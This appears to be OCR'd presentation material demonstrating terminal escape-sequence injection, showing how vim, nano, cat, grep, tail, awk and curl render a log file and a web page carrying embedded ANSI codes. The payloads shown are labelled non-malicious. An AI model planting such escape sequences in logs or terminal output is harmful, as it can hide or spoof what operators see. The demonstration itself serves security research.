


vim badlog.log

```
~
~^[[31mESC-INJECTION:^[[32mSUCCESSFUL^[[0m^[
~
```

NANO


nano badlog.log
⌥⌘2
UW PICO 5.09 File: badlog.log
^[[31mESC-INJECTION:^[[32mSUCCESSFUL^[[0m^[
^G Get Help ^O WriteOut ^R Read File ^Y Prev Pg ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where is ^V Next Pg ^U UnCut Tex ^T To Spell


view-source:https://terminalinjection.com/
1 <html>
2 <head>
3 <title>[31mESC-INJECTION:[32mSUCCESSFUL[0m]1337;RequestAttention=fireworks</title>
4 </head>
5 <body>
6
7 <h1>This site contains non malicious ANSI Escape sequences</h1>
8
9 </body>
10 </html>
11
\U001B

CAT

```
> cat *.log
ESC-INJECTION:SUCCESSFUL
>
```

GREP


```
> grep INJEC -r ./
.//badlog.log:ESC-INJECTION:SUCCESSFUL
>
```


TAIL


```
> tail badlog.log
ESC-INJECTION:SUCCESSFUL
>
```

AWK


```
> awk '{print $1}' badlog.log
ESC-INJECTION:SUCCESSFUL
>
```


stok@STOKs-MacBook-Pro:~/Documents/terminal
⌥⌘3
→ terminal curl https://terminalinjection.com


stok@STOKs-MacBook-Pro:~/Documents/terminal
⌥⌘3
→ terminal curl https://terminalinjection.com
<html>
<head>
<title>ESC-INJECTION:SUCCESSFUL</title>
</head>
<body>
<h1>This site contains non malicious ANSI Escape sequences</h1>
</body>
</html>
